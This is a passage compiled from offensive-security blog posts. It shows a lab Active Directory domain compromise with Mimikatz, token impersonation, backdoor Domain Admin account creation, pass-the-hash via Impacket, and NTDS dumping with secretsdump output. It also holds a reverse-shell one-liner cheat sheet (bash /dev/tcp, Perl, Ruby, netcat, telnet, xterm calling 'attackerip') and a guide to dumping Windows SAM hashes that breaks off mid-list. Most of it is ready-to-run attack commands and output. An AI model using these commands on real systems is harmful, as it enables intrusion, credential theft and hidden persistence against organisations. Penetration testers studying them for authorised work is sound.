------     -------    ------        ----             --------
0;996      Negotiate  REDHOOK       WIN7-ENT-CLI2$   lm{ 00000000000000000000000000000000 }, ntlm{ a7fca930a03c6e380e3fe985811bf0f5 }
0;50280    NTLM                                      lm{ 00000000000000000000000000000000 }, ntlm{ a7fca930a03c6e380e3fe985811bf0f5 }
0;3057145  Kerberos   REDHOOK       Administrator    lm{ 0f6e673f5cc82d75fc8b00b3325e98d5 }, ntlm{ 811ef8705b4b83ae6d2d6755bf95e591 }
0;328314   Kerberos   REDHOOK       wilbur.whateley  lm{ 36db481e9a06a223d7be27d1a8c541a6 }, ntlm{ 9c3bdd81b3d46f4a1bf0432cb0e6c49c }
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE    n.s. (Credentials KO)
0;999      Negotiate  REDHOOK       WIN7-ENT-CLI2$   n.s. (Credentials KO)

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
TemplateAdmin:1004:aad3b435b51404eeaad3b435b51404ee:9dc211131a18a1645ce61871a4fdd7b7:::
```

We were lucky in this case, or not so much as I've done it on purpose hehe! Let's briefly have a look at incognito though, just to cover our bases.

```
meterpreter > shell
Process 3776 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>tasklist /v /fo csv |findstr REDHOOK\Administrator
tasklist /v /fo csv |findstr REDHOOK\Administrator
"cmd.exe","3596","Services","0","2,184 K","Unknown","REDHOOK\Administrator","0:00:00","N/A"
"conhost.exe","2212","Services","0","2,220 K","Unknown","REDHOOK\Administrator","0:00:00","N/A"

C:\Windows\system32>                          Domain administrator processes

C:\Windows\system32>^C
Terminate channel 2? [y/N]  y
meterpreter > load incognito
Loading extension incognito...success.
meterpreter > impersonate_token REDHOOK\\Administrator
[+] Delegation token available
[+] Successfully impersonated user REDHOOK\Administrator
meterpreter > shell
Process 1944 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
redhook\administrator

C:\Windows\system32>net user b33f tOtallyL3git! /add /domain
net user b33f tOtallyL3git! /add /domain
The request will be processed at a domain controller for domain RedHook.local.

The command completed successfully.
                                                                        ;)

C:\Windows\system32>net group "Domain Admins" b33f /add /domain
net group "Domain Admins" b33f /add /domain
The request will be processed at a domain controller for domain RedHook.local.

The command completed successfully.
```

Impacket (PsExec) & incognito:

Again we have some limitations here because of the pivot. To illustrate the technique I'll show how we

can use incognito on the remote host as it is a bit user unfriendly (unlike Invoke-Mimikatz).

```
b33f@CanHazShells ~/Tools/impacket# ./psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:9dc211131a18a1
645ce61871a4fdd7b7 TemplateAdmin@10.0.0.129 cmd
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 5678/SMB-Proxy...

[*] Requesting shares on 10.0.0.129.....
[*] Found writable share ADMIN$
[*] Uploading file ygxofFXi.exe
[*] Opening SVCManager on 10.0.0.129.....
[*] Creating service cQSg on 10.0.0.129.....
[*] Starting service cQSg.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd ..

C:\Windows>put /var/www/html/incognito.exe
[*] Uploading incognito.exe to ADMIN$\/
C:\Windows>
C:\Windows>incognito list_tokens -u
[*] Enumerating tokens
[*] Listing unique users found

Delegation Tokens Available
============================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
REDHOOK\Administrator
REDHOOK\wilbur.whateley

Impersonation Tokens Available
============================================
NT AUTHORITY\ANONYMOUS LOGON
WIN7-ENT-CLI2\TemplateAdmin

Administrative Privileges Available
============================================
SeAssignPrimaryTokenPrivilege
SeCreateTokenPrivilege
SeTcbPrivilege
SeTakeOwnershipPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeRelabelPrivilege
SeLoadDriverPrivilege


C:\Windows>echo net user b33f_2 tOtallyL3git! /add /domain > runme.bat

C:\Windows>echo net group "Domain Admins" b33f_2 /add /domain >> runme.bat

C:\Windows>incognito execute -c "REDHOOK\Administrator" "cmd.exe /c C:\Windows\runme.bat"
^C[*] Opening SVCManager on 10.0.0.129.....
[*] Stoping service cQSg.....
[*] Removing service cQSg.....
[*] Removing file ygxofFXi.exe.....
```

Force quit PsExec!

After running the command our shell hangs (sigh..). I played around with this for quite a bit and I found that without the "-c" (interactive mode) parameter the shell does not hang but the command does not execute correctly also if you don't group your commands in a bat file then it will only execute the first one before hanging. Just to be clear, this issue only happen when executing incognito through PsExec.

Although it is quite an ugly solution, once we log back in to the machine we can see that our batch script ran correctly.

```
b33f@CanHazShells ~/Tools/impacket# ./psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:9dc211131a18a1
645ce61871a4fdd7b7 TemplateAdmin@10.0.0.129 cmd
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 5678/SMB-Proxy...

[*] Requesting shares on 10.0.0.129.....
[*] Found writable share ADMIN$
[*] Uploading file TmcvQnpO.exe
[*] Opening SVCManager on 10.0.0.129.....
[*] Creating service mlpu on 10.0.0.129.....
[*] Starting service mlpu.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd ..

C:\Windows>del runme.bat

C:\Windows>del incognito.exe

C:\Windows>net user b33f_2 /domain
The request will be processed at a domain controller for domain RedHook.local.

User name                    b33f_2
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            31/01/2016 08:32:39
Password expires             13/03/2016 08:32:39
Password changeable          01/02/2016 08:32:39
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Domain Admins
The command completed successfully.
```

If anyone can figure out a more elegant way to execute the incognito command, definitely leave a comment!

File Transfers:

Obviously I have gone a bit easy on myself, using the "put" command in Impacket's PsExec. Generally a good approach would be to download any files you may need onto the pivot box, you can use PowerShell's WebClient or something like bitsadmin. For some ideas, have a look at Parvez post here. Once the files are in place you can simply create an unrestricted Windows share and mount that from the host behind the pivot. You can see some example syntax below.

```
# Create an unrestricted share.
C:\Users\asenath.waite> md C:\Users\asenath.waite\Desktop\test
C:\Users\asenath.waite> echo Hello > C:\Users\asenath.waite\Desktop\test\test.txt
C:\Users\asenath.waite> net share SomeShare=C:\Users\asenath.waite\Desktop\test
/grant:everyone,full
SomeShare was shared successfully.
C:\Users\asenath.waite> net share
Share name   Resource                        Remark
------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
```

```
SomeShare    C:\Users\asenath.waite\Desktop\test
The command completed successfully.
# On the remote host simple mount the share.
C:\Users\belial> net use \\10.0.0.129\SomeShare
The command completed successfully.
C:\Users\belial> type \\10.0.0.129\SomeShare\test.txt
Hello
# Unmount.
C:\Users\belial> net use \\10.0.0.129\SomeShare /delete
\\10.0.0.129\SomeShare was deleted successfully.
# Clean up the share.
C:\Users\asenath.waite> net share C:\Users\asenath.waite\Desktop\test /delete /yes
Users have open files on SomeShare.  Continuing the operation will force the files closed.
SomeShare was deleted successfully.
C:\Users\asenath.waite> rd /S /Q C:\Users\asenath.waite\Desktop\test
```

Compromising Redrum-DC

At this point we have either found plain text credentials for REDHOOK\Administrator or created our own Doman Admin which means that compromising the DC will be exactly the same as the process we used for "Client 2". To save my fingers some typing I won't go over the entire scenario again, you can mix and match a number of technique which were shown previously. The two examples below are, again, doing something slightly different than the cases we saw earlier.

Socks Proxy & Impacket (WmiExec):

Remember that socks proxy we set up earlier? We can actually proxify almost everything we need to compromise the domain. The one caveat is that this obviously requires us to set up a socks proxy on the pivot. Here we are using Impacket's WmiExec just to switch things up a bit.

```
b33f@CanHazShells ~/Tools/impacket# proxychains python wmiexec.py REDHOOK/Administrator:QazWsxEdc123\!@
10.1.1.200
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:445-<><>-OK
[*] SMBv3.0 dialect used
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:135-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:49154-<><>-OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
C:\>whoami
redhook\administrator

C:\>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::18a3:b250:ed6a:28f0%12
   IPv4 Address. . . . . . . . . . . : 10.1.1.200
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.1.1.1

Tunnel adapter isatap.{627D422B-563F-4D28-A4BC-FD87ED331AAB}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\>powershell -exec bypass -command "Get-WindowsFeature |findstr [X]"
[X] Active Directory Domain Services                    AD-Domain-Services
[X] DHCP Server                                         DHCP
[X] DNS Server                                          DNS
[X] File and Storage Services                           FileAndStorage-Services
    [X] File and iSCSI Services                         File-Services
        [X] File Server                                 FS-FileServer
    [X] Storage Services                                Storage-Services
[X] .NET Framework 4.5 Features                         NET-Framework-45-Fea...
    [X] .NET Framework 4.5                              NET-Framework-45-Core
    [X] WCF Services                                    NET-WCF-Services45
        [X] TCP Port Sharing                            NET-WCF-TCP-PortShar...
[X] Group Policy Management                             GPMC
[X] Remote Server Administration Tools                  RSAT
    [X] Role Administration Tools                       RSAT-Role-Tools
        [X] AD DS and AD LDS Tools                      RSAT-AD-Tools
            [X] Active Directory module for Windows ... RSAT-AD-PowerShell
            [X] AD DS Tools                             RSAT-ADDS
                [X] Active Directory Administrative ... RSAT-AD-AdminCenter
                [X] AD DS Snap-Ins and Command-Line ... RSAT-ADDS-Tools
        [X] DHCP Server Tools                           RSAT-DHCP
        [X] DNS Server Tools                            RSAT-DNS-Server
[X] SMB 1.0/CIFS File Sharing Support                   FS-SMB1
[X] User Interfaces and Infrastructure                  User-Interfaces-Infra
    [X] Graphical Management Tools and Infrastructure   Server-Gui-Mgmt-Infra
    [X] Server Graphical Shell                          Server-Gui-Shell
[X] Windows PowerShell                                  PowerShellRoot
    [X] Windows PowerShell 4.0                          PowerShell
    [X] Windows PowerShell ISE                          PowerShell-ISE
[X] WoW64 Support                                       WoW64-Support
```

Simple right? Just don't rely on it to much in case it is not an option!

Sysinternals (PsExec) & Invoke-Mimikatz:

Time to complete our initial objective and get usable credentials for the REDHOOK\redhook.DA user account. This example is using Invoke-Mimikatz's ability to dump credentials on remote machines. Essentially, we get a shell on "Client 1" as REDHOOK\Administrator and then launch Mimikatz at the DC. We are assuming here that REDHOOK\redhook.DA has an active session on the box.

The reason that I'm only dumping hashes here is that, due to enhanced protection features on 2k12 R2/Windows 8.1+, we can't get clear text credentials for authenticated users. However, from the output we can see that we have managed to retrieve the REDHOOK\redhook.DA NTLM hash which will be more than enough to authenticate to other machines in the domain as that user.

```
b33f@CanHazShells ~/Tools/impacket# ./wmiexec.py -hashes 00000000000000000000000000000000:f9cbc81794c917aa773a7b4232295d46 REDHOOK/redhook.DA@10.0.0.129
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
redhook\redhook.da
```

Notice that we are just null padding the LM portion of the hash, it doesn't actually matter what we put there. We are certainly not restricted to Impacket here, Metasploit's PsExec will also work fine as will forging the NTLM hash of a command prompt using WCE or Mimikatz.

Pillaging NTDS

A lot of times extracting NTDS will be the final thing to do before rolling the Game Over credits. I highly recommend that you read Sean Metcalf post on doing this here which shows a number of different techniques both with local shell access to the DC as well as remotely using WMI. In this section I will

briefly show two ways we can achieve this.

Volume Shadow Copy (Classic-Mode):

The most basic, living off the land, way to do this is to use vssadmin.

```
C:\> whoami
redhook\redhook.da
# Get the path to NTDS, it may not be in the C drive.
C:\> reg query HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NTDS\Parameters
    System Schema Version    REG_DWORD    0x45
    Root Domain    REG_SZ    DC=RedHook,DC=local
    Configuration NC    REG_SZ    CN=Configuration,DC=RedHook,DC=local
    Machine DN Name    REG_SZ    CN=NTDS Settings,CN=REDRUM-DC,CN=Servers,CN=There-
Be-Dragons,CN=Sites,CN=
                        Configuration,DC=RedHook,DC=local
    DsaOptions    REG_SZ    1
    IsClone    REG_DWORD    0x0
    ServiceDll    REG_EXPAND_SZ    %systemroot%\system32\ntdsa.dll
    DSA Working Directory    REG_SZ    C:\Windows\NTDS
    DSA Database file    REG_SZ    C:\Windows\NTDS\ntds.dit
    Database backup path    REG_SZ    C:\Windows\NTDS\dsadata.bak
    Database log files path    REG_SZ    C:\Windows\NTDS
    Hierarchy Table Recalculation interval (minutes)    REG_DWORD    0x2d0
    Database logging/recovery    REG_SZ    ON
    DS Drive Mappings    REG_MULTI_SZ    c:\=\\?
\Volume{1c6c559b-3db6-11e5-80ba-806e6f6e6963}\
    DSA Database Epoch    REG_DWORD    0x7983
    Strict Replication Consistency    REG_DWORD    0x1
    Schema Version    REG_DWORD    0x45
    ldapserverintegrity    REG_DWORD    0x1
    Global Catalog Promotion Complete    REG_DWORD    0x1
    DSA Previous Restore Count    REG_DWORD    0x1
# Create a shadow copy of C.
C:\> vssadmin create shadow /for=c:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.
Successfully created shadow copy for 'c:\'
    Shadow Copy ID: {e0fd5b2d-b32d-4bba-89a2-efcf0b7b8fda}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
# Copy out ntds and the system hive.
C:\> copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit C:
\ntds.dit
        1 file(s) copied.

C:\> copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config
\SYSTEM C:\system.hive
        1 file(s) copied.
```

After getting the files back to the attacker's machine (many ways to do this, pick one hehe). We can simply use Impacket's SecretsDump locally and extract the contents. The output below is truncated for brevity.

```
b33f@CanHazShells ~/Tools/impacket# ./secretsdump.py -ntds /root/Desktop/ntds.dit -system /root/Desktop
/system.hive local
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Target system bootKey: 0x6ed49bfae575ee60ac51e7f69f451e34
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 2424fcb6e519bafb9270c62207263564
[*] Reading and decrypting hashes from /root/Desktop/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:811ef8705b4b83ae6d2d6755bf95e591:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
REDRUM-DC$:1001:aad3b435b51404eeaad3b435b51404ee:e0d1595fca12f80ccd94ba29124549f1:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8d0ec36988762fc334709aa09446e29d:::
RedHook.local\john.smith:1105:aad3b435b51404eeaad3b435b51404ee:b7240668207e336381cab4a0df492f59:::
WIN7-ENT-CLI1$:1108:aad3b435b51404eeaad3b435b51404ee:6bc97ec98a060c9e77234ad52d3a4c8f:::
RedHook.local\wilbur.whateley:1109:aad3b435b51404eeaad3b435b51404ee:9c3bdd81b3d46f4a1bf0432cb0e6c49c:::
WIN7-ENT-CLI2$:1110:aad3b435b51404eeaad3b435b51404ee:a7fca930a03c6e380e3fe985811bf0f5:::
RedHook.local\asenath.waite:1602:aad3b435b51404eeaad3b435b51404ee:72374a8bbd1b63d0d571760aec0bab4f:::
RedHook.local\robert.suydam:1603:aad3b435b51404eeaad3b435b51404ee:b43705dff9d8cafb59d482ec27660c9d:::
RedHook.local\redhook.DA:1604:aad3b435b51404eeaad3b435b51404ee:f9cbc81794c917aa773a7b4232295d46:::
b33f:1605:aad3b435b51404eeaad3b435b51404ee:22f0ce638fa729d26628f00c885bf3cb:::
b33f_2:1610:aad3b435b51404eeaad3b435b51404ee:22f0ce638fa729d26628f00c885bf3cb:::
[*] Kerberos keys from /root/Desktop/ntds.dit
Administrator:aes256-cts-hmac-sha1-96:738c1ea73034446c697bcf1456c03c0ee5941802ff13f19ab5842d17a31ec45c
Administrator:aes128-cts-hmac-sha1-96:34438c373f5a48fbf49ece996fe2729c
Administrator:des-cbc-md5:8a52e301bf2c1ffe
REDRUM-DC$:aes256-cts-hmac-sha1-96:941dfc1896fc33872e5f79d6b6525fa116ddaea1d0f261147e72120f0f20bce6
REDRUM-DC$:aes128-cts-hmac-sha1-96:c456ebb8e80b8fd5e286ba449fad537a
REDRUM-DC$:des-cbc-md5:d310fb57fe6e91a4
krbtgt:aes256-cts-hmac-sha1-96:7bafd39f4c1f3a31dd3ee135f82d1e2878de9310b156c98332308d90a4de4a2f
krbtgt:aes128-cts-hmac-sha1-96:e0c5a51af5fa5bb584531c8041c16530
krbtgt:des-cbc-md5:4a4a32945475978f
```

Keep in mind that NTDS can literally contain thousands of user accounts and can be very large. Also, don't go outside your remit(!), dumping NTDS is likely to make Admins go absolutely ballistic!

A very similar approach can be used with Invoke-NinjaCopy, you can see an example of this in Sean Metcalf's post.

Socks Proxy & Impacket (SecretsDump) (Easy-Mode):

Again, ridiculous as it seems, if we have a socks proxy set up on the pivot we can simply proxify SecretsDump and launch it against the DC using either plain text credentials or a hash!

```
b33f@CanHazShells ~/Tools/impacket# proxychains python secretsdump.py -hashes 00000000000000000000000000000000:f9cbc81794c917aa773a7b4232295d46 REDHOOK/redhook.da@10.1.1.200
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:445-<><>-OK
[*] Target system bootKey: 0x6ed49bfae575ee60ac51e7f69f451e34
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:60b9dfbb01f2fd53b9148a8fd6d05f9e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (uid:encryptedHash:longDomain:domain)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
REDHOOK\REDRUM-DC$:aad3b435b51404eeaad3b435b51404ee:e0d1595fca12f80ccd94ba29124549f1:::
[*] DefaultPassword
(Unknown User):ROOT#123
[*] DPAPI_SYSTEM
 0000   01 00 00 00 4E 32 CB 2E  DB C9 AD AE F4 32 A3 C9   ....N2.......2..
 0010   95 35 C5 8B 1A B0 94 99  D5 97 00 0C 29 17 EB 68   .5..........)..h
 0020   99 27 AE 9F 42 0A 68 33  B9 46 CC 90               .'..B.h3.F..
[*] NL$KM
 0000   A6 7A 0C 83 81 1C 7E 99  F4 2B 0E A6 96 90 DB 39   .z....~..+.....9
 0010   B4 3D E5 92 4C 1A 05 C4  DA CA FA 4A BA E8 DC F8   .=..L......J....
 0020   8C 08 68 89 06 86 53 0A  AA A4 C5 6B 68 0E 4A 44   ..h...S....kh.JD
 0030   5E 07 27 2F 91 DF 4F 5C  A1 8F 23 06 71 B2 57 C0   ^.'/..O\..#.q.W.
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:135-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.1.1.200:49155-<><>-OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:811ef8705b4b83ae6d2d6755bf95e591:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:8d0ec36988762fc334709aa09446e29d:::
RedHook.local\john.smith:1105:aad3b435b51404eeaad3b435b51404ee:b7240668207e336381cab4a0df492f59:::
RedHook.local\wilbur.whateley:1109:aad3b435b51404eeaad3b435b51404ee:9c3bdd81b3d46f4a1bf0432cb0e6c49c:::
RedHook.local\asenath.waite:1602:aad3b435b51404eeaad3b435b51404ee:72374a8bbd1b63d0d571760aec0bab4f:::
RedHook.local\robert.suydam:1603:aad3b435b51404eeaad3b435b51404ee:b43705dff9d8cafb59d482ec27660c9d:::
RedHook.local\redhook.DA:1604:aad3b435b51404eeaad3b435b51404ee:f9cbc81794c917aa773a7b4232295d46:::
b33f:1605:aad3b435b51404eeaad3b435b51404ee:22f0ce638fa729d26628f00c885bf3cb:::
b33f_2:1610:aad3b435b51404eeaad3b435b51404ee:22f0ce638fa729d26628f00c885bf3cb:::
REDRUM-DC$:1001:aad3b435b51404eeaad3b435b51404ee:e0d1595fca12f80ccd94ba29124549f1:::
WIN7-ENT-CLI1$:1108:aad3b435b51404eeaad3b435b51404ee:6bc97ec98a060c9e77234ad52d3a4c8f:::
WIN7-ENT-CLI2$:1110:aad3b435b51404eeaad3b435b51404ee:a7fca930a03c6e380e3fe985811bf0f5:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:738c1ea73034446c697bcf1456c03c0ee5941802ff13f19ab5842d17a31ec45c
Administrator:aes128-cts-hmac-sha1-96:34438c373f5a48fbf49ece996fe2729c
Administrator:des-cbc-md5:8a52e301bf2c1ffe
krbtgt:aes256-cts-hmac-sha1-96:7bafd39f4c1f3a31dd3ee135f82d1e2878de9310b156c98332308d90a4de4a2f
krbtgt:aes128-cts-hmac-sha1-96:e0c5a51af5fa5bb584531c8041c16530
krbtgt:des-cbc-md5:4a4a32945475978f
```

From <http://hackingandsecurity.blogspot.com/2017/08/windows-domains-pivot-profit.html>

Reverse Shell One Lines

Saturday, January 5, 2019 6:01 AM

First of all, on your machine, set up a *listener*, where `attackerip` is your IP address and `4444` is an arbitrary TCP port unfiltered by the target's firewall:

```
attacker$ nc -l -v attackerip 4444
```

Bash

Alternatives for **Bash** shell:

```
exec /bin/bash 0&0 2>&0
```

Or:

```
0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196
```

Or:

```
exec 5<>/dev/tcp/attackerip/4444
cat <&5 | while read line; do $line 2>&5 >&5; done  # or:
while read line 0<&5; do $line 2>&5 >&5; done
```

See also Reverse Shell With Bash from GNUCITIZEN blog.

Perl

Shorter **Perl** reverse shell that does not depend on `/bin/sh`:

```
perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~->
fdopen($c,w);system$_ while<>;'
```

If the target system is running Windows use the following one-liner:

```
perl -MIO -e '$c=new
IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN->fdopen($c,r);$~->
fdopen($c,w);system$_ while<>;'
```

Ruby

Longer **Ruby** reverse shell that does not depend on `/bin/sh`:

```
ruby -rsocket -e 'exit if
fork;c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(
cmd,"r"){|io|c.print io.read}end'
```

If the target system is running Windows use the following one-liner:

```
ruby -rsocket -e
'c=TCPSocket.new("attackerip","4444");while(cmd=c.gets);IO.popen(cmd,
"r"){|io|c.print io.read}end'
```

Netcat

Others possible **Netcat** reverse shells, depending on the Netcat version and compilation flags:

```
nc -c /bin/sh attackerip 4444
```

Or:

```
/bin/sh | nc attackerip 4444
```

Or:

```
rm -f /tmp/p; mknod /tmp/p p && nc attackerip 4444 0/tmp/p
```

See also 7 Linux Shells Using Built-in Tools from LaNMaSteR53 blog.

Telnet

Of course, you can also use **Telnet** as an alternative for Netcat:

```
rm -f /tmp/p; mknod /tmp/p p && telnet attackerip 4444 0/tmp/p
```

Or:

```
telnet attackerip 4444 | /bin/bash | telnet attackerip 4445   #
Remember to listen on your machine also on port 4445/tcp
```

xterm

Follows further details on **xterm** reverse shell:
To catch incoming xterm, start an open X Server on your system (`:1` - which listens on TCP port `6001`). One way to do this is with Xnest:

```
Xnest :1
```

Then remember to authorise on your system the target IP to connect to you:

```
xterm -display 127.0.0.1:1  # Run this OUTSIDE the Xnest
xhost +targetip             # Run this INSIDE the spawned xterm on
the open X Server
```

Then on the target, assuming that `xterm` is installed, connect back to the open X Server on your system:

```
xterm -display attackerip:1
```

Or:

```
$ DISPLAY=attackerip:0 xterm
```

It will try to connect back to you, `attackerip`, on TCP port `6001`.

Note that on Solaris xterm path is usually not within the `PATH` environment variable, you need to specify its filepath:

```
/usr/openwin/bin/xterm -display attackerip:1
```

From <http://hackingandsecurity.blogspot.com/2016/07/reverse-shells-one-liners.html>

Dumping Windows Hashes

Saturday, January 5, 2019 6:02 AM

Windows Security Account Manager

Slightly modified definition from Wikipedia:

> *The **Security Accounts Manager** (SAM) is a registry file in Windows NT and later versions until the most recent Windows 7. **It stores users' passwords in a hashed format (in LM hash and NTLM hash)**. Since a hash function is one-way, this provides some measure of security for the storage of the passwords.*

Generally, dumping operating system users' password hashes is a common action following a compromise of a machine: getting access to the password hashes might open the doors to a variety of attacks including, but not limited to, authenticate with the hash over SMB to other systems where passwords are reused, password policy analysis and pattern recognition, password cracking, etc.

Depending on the type of access that you have got to the target, you can retrieve the password hashes from SAM in different ways.

Physical access

Given physical access to the system, typically during a *laptop assessment* or a successful *social engineering*engagement, the preferred way to safely dump the password hashes is to power off the machine, enter the BIOS menu at power-on time, review the boot order to allow boot from the optical drive and USB drive before local hard-disk, save the settings and reboot the system with your favourite GNU/Linux live distribution CD or USB stick. Two widely known tools to dump the local users' hashes from the SAM file, given the Windows file system block file, are bkhive and samdump2:

- **bkhive** - dumps the syskey bootkey from a Windows system hive.
- **samdump2** - dumps Windows 2k/NT/XP/Vista password hashes.

These tools are generally included in many GNU/Linux live distributions. If they're not, make sure to bring a copy of them with you.

Usage:

```
# bkhive
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it
Usage:
bkhive systemhive keyfile
# samdump2
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it
Usage:
samdump2 samhive keyfile
```

Example of retrieving the SAM hashes from a Windows partition /dev/sda1:

```
# mkdir -p /mnt/sda1
# mount /dev/sda1 /mnt/sda1
# bkhive /mnt/sda1/Windows/System32/config/SYSTEM /tmp/saved-
syskey.txt
# samdump2 /mnt/sda1/Windows/System32/config/SAM /tmp/saved-
syskey.txt > /tmp/hashes.txt
```

In the event that you have not got bkhive or samdump2 with you, you can fall-back to copy the `SYSTEM` and `SAM` files from `/mnt/sda1/Windows/System32/config` to your USB stick and import them to any tool that is able to extract the SAM hashes from them: **Cain & Abel**, **creddump** and **mimikatz** are some available tools.

Bypass login prompt

If you are looking into bypassing the login prompt rather than dumping users' password hashes, some smart people have came up with innovative approaches:

- BootRoot is a project presented at Black Hat USA 2005 by researchers Derek Soeder and Ryan

Permeh, as an exploration of technology that custom boot sector code can use to subvert the Windows kernel as it loads. The eEye BootRootKit is a boot sector-based NDIS backdoor that demonstrates the implementation of this technology.

- SysRQ2 is a bootable CD image that allows a user to open a fully privileged (SYSTEM) command prompt on Windows 2000, Windows XP, and Windows Server 2003 systems by pressing Ctrl+Shift+SysRq at any time after startup. It was first demonstrated at Black Hat USA 2005 by researchers Derek Soeder and Ryan Permeh as an example of applied eEye BootRoot technology. Use the "create CD from ISO image" feature of your preferred CD burning software to create a bootable SysRq CD.
- Kon-Boot is an prototype piece of software which allows to change contents of a linux kernel and Windows kernel on the fly (while booting). In the current compilation state it allows to log into a linux system as `root` user without typing the correct password or to elevate privileges from current user to `root`. For Windows systems it allows to enter any password protected profile without any knowledge of the password.

Password reset

Alternatively you can boot the machine with the bootdisk live CD or USB stick and use the chntpw utility to reset any Windows local user's credentials.

Post-exploitation scenario

The typical scenario here is that you have compromised a Windows machine by any means and have got shell access as an administrative user. Firstly, you need to escalate your privileges to `SYSTEM` user. A simple way is to use Sysinternals' PsExec utility:

```
C:\>psexec.exe -i -s cmd.exe
```

Although, there are several other techniques too, but this is outside of the scope of this post.

Legacy techniques

On Windows NT and Windows 2000 systems you can use **Ntbackup** utility part of the MS-DOS subsystem: Backup the system state into a file locally on the machine you have compromised, then using Ntbackup again, restore the system state stuff to a local directory without preserving the security. Once complete, you will have the `SAM` and `SYSTEM` files. You need about 280Mb for the initial backup - typical for a Windows 2000 with current service packs and hot fixes.

On modern releases of Windows, you can use **Wbadmin**, an alternative to Ntbackup.

Another solution is to use **regback.exe** part of the Windows 2000 Resource Kit Tools. This is slightly easier as it only dumps the specific files:

```
C:\>regback.exe C:\backtemp\SAM machine sam
C:\>regback.exe C:\backtemp\SYSTEM machine system
```

If you cannot get regback.exe to work, on Windows XP and above systems use **regedit.exe** or **reg.exe**. Using reg.exe:

```
C:\>reg.exe save HKLM\SAM sam
The operation completed successfully
C:\>reg.exe save HKLM\SYSTEM sys
The operation completed successfully
```

Using regedit.exe:

- Execute `regedit.exe` from Start / Run prompt.
